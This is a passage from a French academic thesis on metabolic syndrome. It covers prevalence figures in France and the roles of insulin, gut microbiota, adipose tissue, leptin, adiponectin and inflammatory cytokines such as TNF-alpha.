Les chiffres des personnes avec une intolérance au glucose ou une insulino-résistance ne sont pas étudiés car le diagnostic est encore plus difficile à obtenir.

L'étude *ESTEBAN* de 2014 à 2016 menée par Santé Publique France a estimé la prévalence de l'hypercholestérolémie en France (hors Corse) chez des personnes 18 à 74 ans. Les 2074 adultes ont eu un dosage de LDL-cholestérol, HDL-cholestérol, cholestérol total et triglycérides et un questionnaire. Parmi les participants, 19,3% avaient un taux de LDL-cholestérol supérieur à 1,60 g/L. La proportion était équivalente chez les hommes et les femmes. La prévalence de l'hypercholestérolémie augmente avec l'âge chez les deux sexes. Parmi les volontaires, 8,8 % ont eu au moins une délivrance d'un traitement hypolipémiant l'année précédente. Les personnes ayant eu un traitement sont moins importantes que celles qui ont eu un dosage de LDL-cholestérol élevé. Ce pourcentage de personne avec un traitement hypolipémiant augmente avec l'âge. Les autres facteurs de risques cardiovasculaires ont été aussi analysés. Depuis 2006, comparativement la prévalence est semblable. Mais le pourcentage de personnes qui avaient eu un dosage auparavant de leur cholestérol a diminué (61).

En 2017, 15,3% de la population française des plus de 15 ans est considérée en obésité selon l'OCDE (Organisme de Coopération et de Développement Économique). En comparaison 19,5 % de la population mondiale est considérée obèse, avec un IMC supérieur à 30 Kg/m². La répartition est homogène selon le sexe en France, ce n'est pas le cas dans tous les pays (62).

De 1997 à 2012, tous les 3 ans en France l'enquête *Obépi* fournissait le pourcentage de personnes obèses grâce aux déclarations de 25000 volontaires. Selon l'INSERM (Institut National de la Santé Et de la Recherche Médicale) et le laboratoire ROCHE, ce pourcentage augmente chez les plus de 18 ans (63). La cohorte *CONSTANCES* de 2013 conforte ce pourcentage, 15,7 % des plus de 30 ans avaient un IMC supérieur à 30. Cette cohorte montre que les régions du nord et les zones plus rurales ont une prévalence d'obèses plus importante (64).

Toutes ces personnes avec un critère du syndrome métabolique ou deux sont à risque de le développer sans suivi ni prévention. L'obésité principalement semble être un des premiers signes qui apparaît et entraîne d'autres troubles (65).

I.3 : Physiopathologie

I.3.1 : Rappels des tissus, hormones et réactions impliqués dans le métabolisme

Lors des repas, l'organisme grâce à la digestion récupère les nutriments à partir des aliments et les stocke dans les tissus périphériques pour les réutiliser quand il y a un besoin. Les nutriments seront détaillés dans la partie concernant l'alimentation. La figure 7 représente le stockage de ces nutriments après un repas et montre la connexion des principaux organes impliqués dans le métabolisme. Le glucose est stocké sous forme de glycogène (assemblage de plusieurs molécules de glucose) au niveau du foie et des muscles lors de la glycogénèse. Le glucose est aussi utilisé pour constituer le stock de masse grasseuse en donnant des acides gras qui sont assemblés dans les triglycérides au niveau du tissu adipeux et un peu hépatique pendant la lipogénèse. Les acides aminés sont regroupés pour former des protéines essentielles aux cellules dans leur structure et leur fonction. Tous ces processus physiologiques sont dépendants de la bonne signalisation par des enzymes souvent protéiques et de leurs récepteurs cibles à chaque étape. Le foie est un organe qui intervient dans le métabolisme lipidique, glucidique et protéique (65). Le syndrome métabolique peut avoir des conséquences hépatiques, notamment des stéatopathies métaboliques dues à l'insulinorésistance. Et inversement les stéatopathies peuvent amener à un syndrome métabolique (67).




Figure 7: Représentation schématique des métabolismes lipidique, glucidique et protéique lors du stockage énergétique post-prandial

I.3.1.1 : Insuline

Le pancréas est un organe qui a des fonctions exocrines, dans la digestion par sécrétion d'enzymes et des fonctions endocrines par la sécrétion d'hormones. Le suc pancréatique comprend l'amylase pour la digestion des glucides, la lipase pour les lipides et la trypsine pour les protéines. Les hormones peptidiques sont essentielles à la régulation de la glycémie. L'insuline sécrétée par les cellules bêta des îlots de Langerhans est hypoglycémiant, tandis que le glucagon sécrété par les cellules alpha est hyperglycémiant (68). Leur ratio aux divers moments de la journée varie pour induire le stockage ou l'utilisation du glucose selon les besoins énergétiques. La figure 8 décrit comment l'organisme arrive à l'équilibre glycémique par sécrétion d'hormones aux effets inverses. Après chaque repas, la glycémie augmente ce qui induit un pic d'insuline post-prandial afin de réguler l'augmentation de la glycémie.




Figure 8: Régulation de la glycémie par les hormones pancréatiques (69)

L'insuline est une hormone peptidique avec un pont disulfure dans la chaîne A et deux autres reliant la chaîne B, visibles sur la figure 9. Seule hormone hypoglycémisante de l'organisme, elle agit sur de nombreux tissus. Elle est anabolisante concernant le métabolisme glucidique, lipidique et protéique, c'est à dire qu'elle favorise le stockage et non l'utilisation des ressources énergétiques (70). En dernière intention, des analogues de l'insuline sont utilisés dans le traitement du diabète de type 2 afin de mimer la sécrétion physiologique. Ce choix revient au médecin traitant (71).

Figure 9: Molécule d'insuline (72)

La figure 10 montre un résumé de l'effet de l'insuline : augmentation de la production de glycogène (ensemble de molécules de glucose) ou glyconéogenèse, utilisation du glucose par glycolyse, stockage du glucose sous forme de tissus graisseux ou lipogenèse et synthèse de protéines par protéosynthèse. A l'inverse, il y a une diminution de la production de glucose par néoglucogenèse et glycolyse (destruction du glycogène qui libère du glucose), de la lipolyse qui libère du glucose à partir du tissu graisseux et de la protéolyse à partir des protéines. L'action de l'insuline se fait par liaison à des récepteurs cibles au niveau des tissus. Sa sécrétion est dépendante de la prise de repas, de l'activité physique au cours de la journée et tout ce qui fait augmenter la glycémie (73).





Figure 10: Effets de l'insuline sur l'organisme (74)

I.3.1.2 : Microbiote intestinal

L'intestin sert à l'absorption des nutriments par échanges avec le sang directement ou après métabolisation par les enzymes digestives ou du microbiote vivant dans ce système du corps humain. Après la bouche où débute le système digestif et l'estomac, le métabolisme intestinal apporte des ressources énergétiques utilisables si besoin ou stockables dans les tissus périphériques par décomposition des aliments en molécules plus simples.

Le microbiote digestif ou flore digestive est le plus important du corps humain en quantité. Composé de plusieurs milliards de micro-organismes : bactéries, virus, champignons et parasites non pathogènes, dits commensaux qui vivent en symbiose dans l'organisme. La figure 11 représente une simplification de la concentration bactérienne au niveau du système digestif et la plus importante se trouve au niveau de l'iléon ou intestin grêle, puis dans le colon. Ce microbiote a un rôle dans la digestion et l'immunité (75). Sa composition exacte qualitative et quantitative est en cours de recherche avec l'étude *MetaHIT* qui s'intéresse au génome de chaque composant depuis 2008. Ce projet européen regroupe 8 pays coordonné par l'Inra (institut national de recherche agronomique) qui a séquencé à partir d'échantillons de selles les bactéries qui sont présentes en majorité. Cela permet d'établir un lien entre le microbiote et la santé de l'individu (76). Son équilibre participe au fonctionnement digestif mais pas seulement. En effet il se constitue dès l'enfance et même in utero et a un rôle dans de nombreuses maladies et leur propagation. Des études montrent son lien avec des maladies digestives, immunitaires et neurologiques. Les cellules immunitaires sont en contact

avec le microbiote intestinal. La flore commensale modulerait la différenciation, la maturation et les fonctions effectrices des lymphocytes T CD4+. Ces lymphocytes sont impliqués dans la réponse immunitaire adaptative à un pathogène. Les lymphocytes activés sécrètent des interleukines qui activent le recrutement d'autres cellules immunitaires dans la cascade d'élimination d'agent infectieux. La modification d'une des étapes peut diminuer la réponse immunitaire ou induire une réponse inadaptée (77). L'obésité en fait partie. La comparaison des microbiotes de personnes saines et celui des diabétiques met en évidence une différence dans leur composition mais le lien causal n'est pas encore certain. Les membranes de certaines bactéries seraient en cause dans l'installation de l'insulino-résistance. Chez les personnes obèses, avant et après la perte de poids, les microbiotes ne sont plus les mêmes donc il y a un ou plusieurs facteurs qui interviennent dans ces changements (78). Une bactérie en particulier a été mise en cause dans le syndrome métabolique : *Bilophila wadsworthia* qui est plus abondante chez des personnes qui consomment plus de graisses par rapport à une population témoin saine. L'inflammation causée par cette bactérie et les dysfonctionnements du métabolisme des sels biliaires favorisent son développement. *Bilophila wadsworthia* aggrave différents paramètres influents sur le syndrome métabolique dont la sensibilité à l'insuline et l'augmentation des lipides sanguins et hépatiques. Des probiotiques qui contrent cette action pourraient être utiles en prévention de ce syndrome. Des recherches concernant la bactérie *Lactobacillus rhamnosus* semblent avoir ces propriétés de limiter la prolifération de *B wadsworthia*, protéger la barrière intestinale et améliorer la régulation de la glycémie. Cela reste à confirmer chez l'homme car l'observation n'a été faite qu'in vivo selon une étude préclinique (79). Chez des souris obèses, une autre bactérie a été étudiée : *Akkermansia muciniphila* qui est moins abondante quand le régime alimentaire contient plus de graisses. La prise de la bactérie chez la souris diminue le développement de l'obésité malgré une alimentation aussi grasse que des témoins. *A muciniphila* protège la barrière intestinale et améliore la sensibilité à l'insuline chez la souris. Son action sur divers organes pourrait être efficace chez l'homme dans la prévention de l'obésité, du syndrome métabolique et de l'athérosclérose. La transposition chez l'Homme est en cours d'analyse (80). Le microbiote et sa possibilité de prévenir le syndrome métabolique par transplantation ou utilisation de probiotiques pour diminuer l'inflammation ou agir sur d'autres paramètres reste à confirmer et évaluer (81).




Figure 11: Modélisation de la concentration du microbiote dans le

I.3.1.3 : Tissus adipeux

Le tissu adipeux constitue la réserve graisseuse de l'organisme. Les adipocytes peuvent libérer des acides gras en période de jeun ou pendant un effort prolongé si l'organisme a besoin d'énergie. Les adipocytes blancs contiennent une grande vacuole de triglycérides et ils servent de stock et de réserve pour les lipides. Le tissu adipeux blanc envoie aussi des signaux à l'organisme par voies endocrines et paracrines. La libération d'hormones et de cytokines ont une action sur le système immunitaire avec des interleukines et sur le métabolisme dont celui des lipides au niveau des adipocytes (83). Chez le nourrisson et moins fréquemment chez l'adulte, le tissu adipeux brun avec des petites vacuoles de triglycérides et des mitochondries a un rôle dans la thermorégulation préférentiellement mais il stocke également les lipides pour l'utiliser en libérant de la chaleur (84). Le tissu adipeux brun est activé par le froid chez l'adulte. L'IMC serait inversement proportionnel à la quantité de tissus brun chez l'adulte. Le tissu adipeux brun favoriserait la sensibilité à l'insuline et ralentirait l'intolérance au glucose (85). Les facteurs sécrétés par le tissu adipeux, généralement blanc ont une action sur l'inflammation. L'inflammation locale du tissu adipeux peut avoir des conséquences systémiques sur le métabolisme. Les eicosanoïdes sont adipogéniques pour le développement du tissu adipeux blanc.

Le PAI-1 (inhibiteur de l'activateur du plasminogène 1) est une protéine régulant la coagulation qui est produit par les adipocytes, il est en excès chez les personnes obèses ce qui facilite la coagulation et l'athérosclérose (86). La figure 12 montre les facteurs différents sécrétés par le tissu adipeux. Le développement du tissu adipeux s'accompagne d'une augmentation de ses sécrétions dont la leptine, l'IL-6 et le TNF- α et une diminution de l'adiponectine. Tous leurs effets cumulés renforcent l'obésité et les complications cardiovasculaires (87). Selon plusieurs études longitudinales et surtout transversales chez l'Homme, le tissu adipeux et sa localisation influe sur le syndrome métabolique. Différentes hypothèses sont mises en avant dont l'insulinorésistance aggravée par la libération d'acides gras près du foie par le tissu adipeux viscéral, les sécrétions d'adipokines et l'inflammation. Cette insulinorésistance pourrait aussi venir d'un manque de tissus adipeux périphérique qui ne peut contenir les acides gras libres sous forme de triglycérides car sa capacité de rétention est atteinte. Le syndrome métabolique est corrélé à une lipodystrophie, c'est-à-dire une répartition particulière du tissu adipeux. Au niveau abdominal, une accumulation de tissu adipeux viscéral et du tissu sous-cutané abdominal et une diminution relative du tissu sous-cutané au niveau des membres inférieurs. Tous ces événements sont sous la dépendance d'autres facteurs associés qui ne sont pas tous définis (88).




Figure 12: Différents facteurs libérés par le tissu adipeux (89)

I.3.1.3.1 : Leptine

Cette hormone peptidique est sécrétée par le tissu adipeux blanc principalement. Nommée aussi protéine OB, les cellules épithéliales mammaires chez les femmes allaitantes en sécrètent un peu. Son action se fait au niveau de l'hypothalamus grâce à des récepteurs. Elle régule les dépenses énergétiques et la prise alimentaire en provoquant une sensation de satiété. La quantité circulante est proportionnelle à celle du tissu adipeux. Elle active différentes voies de signalisation dont l'inflammation. L'inflammation favorise l'athérosclérose (90). Le mauvais transport de l'hormone au niveau cérébral si le passage de la barrière hémato-encéphalique se fait mal, ou au niveau des récepteurs peut amener à des réponses inadéquates qui expliquent en partie l'obésité. Des mutations du récepteur de la leptine sont liés à l'apparition du diabète de type 2. Des mutations du gène de la leptine sont liées à une hyperphagie dès l'enfance et à une obésité mais n'augmente pas le risque de désordre métabolique comme le diabète (91). La figure 13 indique les actions de la leptine sur les tissus cibles. Au niveau du pancréas, cela entraîne une réduction de la stimulation de la sécrétion d'insuline. Au niveau cardiovasculaire, elle favorise une accélération du rythme cardiaque, une augmentation de la pression artérielle, une agrégation plaquettaire et une angiogenèse. Un rôle dans la régulation de la masse osseuse par action anti-ostéogénique, du cycle menstruel par action sur les gonades est observé. Elle réduit la synthèse des hormones thyroïdiennes et stimule l'hématopoïèse. Ces actions pléiotropes sont aussi centrales, au niveau de l'hypothalamus qui libère des substances anorexigènes selon la concentration en leptine. Cela participe à la régulation de l'appétit et le contrôle de l'homéostasie énergétique par le métabolisme. La leptine active des cellules immunitaires de l'inflammation. Au niveau du tissu adipeux elle favorise la lipolyse, alors que dans le tissu musculaire strié les acides gras sont oxydés et le glucose aussi après une pénétration accrue. Au niveau hépatique, la synthèse de glucose, de cholestérol et d'acides gras est diminuée. Dans le tractus gastro-intestinal, les triglycérides et le glucose sont moins absorbés. Sa sécrétion est circadienne, et stimulée par la suralimentation, l'insuline et les glucocorticoïdes. Alors que le jeun, l'AMPc (adénylate mono phosphate cyclique) et les agonistes adrénergiques inhibent sa synthèse (92). La leptine est une cytokine adipocytaire qui par ses actions sur la transmission du signal insulinique et sa capacité à moduler le métabolisme des acides gras a un rôle dans le syndrome métabolique. Ce n'est pas la seule adipokine impliquée, l'adiponectine qui interagit aussi avec la transmission insulinique et le métabolisme lipidique est moins sécrétée quand l'IL-6 et le TNF- α sont augmentés. Ces cytokines adipocytaires inflammatoires favorisent la

diminution de la sécrétion d'adipokine et la résistance centrale à la leptine. Ce qui engendre des effets périphériques au niveau pancréatique et sur la sécrétion d'insuline. Le taux d'adipokine bas participe à la transition de l'obésité vers le diabète de type 2 et le syndrome métabolique et ses complications cardiaques. Le taux d'adipokine dépend de différents facteurs : génétiques et environnementaux dont les taux des élevés de cytokines inflammatoires (93).




Figure 13: Effets de la leptine sur les tissus cibles (94)

I.3.1.3.2 : Adiponectine

Cette protéine est sécrétée par le tissu adipeux. Elle agit sur des récepteurs au niveau de tissus périphériques cibles et augmente la sensibilité à l'insuline, l'oxydation des acides gras et inhibe la production du glucose par le foie. Son action est anti-athérogène, elle diminue l'inflammation et baisse l'apparition des troubles du syndrome métabolique (95). La figure 14 décrit ses actions par une signalisation qui passe par des récepteurs Adipo R1 et R2 au niveau des tissus : artères, muscles squelettiques, foie, pancréas, gonades et l'hypothalamus. Les cytokines proinflammatoires particulièrement celles produites par le tissu adipeux lors d'une inflammation baissent aussi son excrétion. En quantité insuffisante dans le sang, elle est liée à une insulino-résistance qui peut amener au syndrome métabolique. Ce taux bas d'adiponectine est à risque s'il s'associe à un stress oxydant. Quand le diabète de type 2 est traité, l'adiponectine sanguine augmente à nouveau (96, 97). Son rôle biologique exact et sa régulation ne sont pas déterminés précisément. L'adiponectine a un rôle anti-inflammatoire et antiathérogène potentiellement. L'hyper-insulinémie diminue l'expression des récepteurs de l'adiponectine et son action. Sa concentration sanguine est corrélée négativement à l'inflammation (98). Les cytokines inflammatoires ne régulent pas la sécrétion de la leptine et de l'adiponectine dans le même sens, comme le TNF (tumor necrosis factor) qui sera développé dans l'inflammation qui a une action inverse sur ces hormones adipocytaires. De même l'insuline contrôle différemment la synthèse de la leptine et de l'adiponectine. Ces deux hormones ont un lien avec l'obésité et le syndrome métabolique mais la leptine a été plus étudiée. Les taux de leptine et adiponectine circulants sont liés à la répartition du tissu adipeux viscéral et sous-cutané, dont l'obésité et le syndrome métabolique dépendent aussi. Le rapport leptine/adiponectine serait plus prédictif chez les patients de la cohorte NUMEVOX, 313 patients ont été suivis et leurs taux de leptine, adiponectine, tour de taille, quantité de graisse viscérale, insulinémie, pression artérielle (PAS et PAD), glycémie à jeun et triglycéridémie ont été mesurés. Indépendamment de l'âge et du sexe le rapport leptine/adiponectine élevé est associé aux patients avec le plus de critères du syndrome métabolique. Alors que les taux analysés séparément sont moins concluants concernant leur lien

avec les groupes de patients. Le ratio leptine/adiponectine est potentiellement un marqueur du risque de syndrome métabolique chez les patients. Mais il faut le confirmer sur une population plus grande et à long terme (99).




Figure 14: Effets de l'adiponectine au niveau des tissus (100)

I.3.1.4 : Inflammation

L'inflammation est une réaction physiologique de l'organisme face à une agression par une substance reconnue comme exogène. Ce processus est régulé par de nombreuses cellules dont les cellules immunitaires qui interagissent entre elles avec des cytokines et interleukines. Un déséquilibre dans ce fonctionnement peut être délétère si la régulation est inappropriée (101). L'inflammation chronique est une étiologie favorisant le syndrome métabolique. Les cytokines proinflammatoires dont les interleukines, les chémokines et les interférons sont plus produites chez les personnes obèses par le tissu adipeux où les macrophages interagissent avec les adipocytes (102). L'inflammation locale est entretenue dans le tissu adipeux viscéral par le TNF-alpha (tumor necrosis factor alpha, l'IL-1 (interleukine 1) et l'IL-6 (interleukine 6) (103). Le phénomène est amplifié car les macrophages qui infiltreront le tissu adipeux et libèrent aussi ces cytokines qui sont retrouvés dans le sang et ont des effets pro-coagulants et inflammatoires au niveau des vaisseaux (104). Cette inflammation chronique, même basse au niveau du tissu adipeux favorise les complications cardiovasculaires (105). L'inflammation entretient un lien avec trois des entités du syndrome métabolique : l'hypertension artérielle, l'obésité et l'insulino-résistance selon les études épidémiologiques. De nombreuses protéines de l'inflammation sont impliquées, certaines qui prédisent les risques pourraient être de nouvelles cibles thérapeutiques à l'avenir quand le mécanisme du syndrome métabolique sera mieux connu. La réaction inflammatoire dépend de variables environnementales dont la flore bactérienne et le tabagisme qui sont à approfondir (106).

I.3.1.4.1 : TNF-alpha (TNF- α)

Cette cytokine pro-inflammatoire est sécrétée par les macrophages et lymphocytes en majorité. Le tissu adipeux peut en produire, ce qui active aussi la cascade inflammatoire. Il a une action dans la différenciation, la survie, la prolifération et l'apoptose des cellules. Sa production excessive est à l'origine de maladies auto-immunes, qui peuvent être traitées par des anti-TNF. Ces médicaments sont actifs au niveau de la cytokine ou de ses récepteurs. Le lien avec la surproduction de TNF- α est établi avec le diabète, l'athérosclérose et l'obésité (107). Le TNF- α augmente la lipolyse, l'hypertension, la résistance à l'insuline, la production d'IL-6 et de leptine mais diminue celle de l'adiponectine (108). Sécrété par les adipocytes périvasculaires, le TNF- α contribuerait à l'hypertension des personnes en surpoids. Le TNF- α inhibe l'enzyme de la synthèse de monoxyde d'azote (NO) qui est vasodilatateur. De plus le NO est un médiateur qui permet la sécrétion d'insuline donc indirectement cela explique la résistance à l'insuline (109). Une méta-analyse a étudié l'association d'un gène variant du TNF- α et ses phénotypes avec le syndrome métabolique et ses composants. Différentes ethnies ont été sélectionnées pour analyser leurs allèles, leur pression artérielle systolique, leur insulinémie, leur glycémie, leur leptinémie et leur IMC. Le métabolisme lipidique n'est pas exploré. La majorité des études retrouvent le lien entre le génotype du TNF- α et l'obésité, ce lien est plus significatif chez les personnes de race blanche. La leptinémie ne diffère pas avec le génotype, donc le lien avec l'obésité ne s'explique pas que par une action de la leptine. Le lien entre le génotype du TNF- α et le diabète de type 2 n'est pas significatif selon les études. Pourtant, notamment chez les personnes de race blanches, plusieurs de ses études montrent une augmentation de l'insulinémie et de la glycémie avec le génotype. Après 40 ans, l'association des paramètres influençant le diabète de type 2 avec le génotype est plus forte, mais pas démontrée sur toutes les études. Les études mettent en évidence une légère augmentation de la pression artérielle systolique selon le génotype du TNF- α , particulièrement chez les personnes de races blanche. Mais les résultats peu 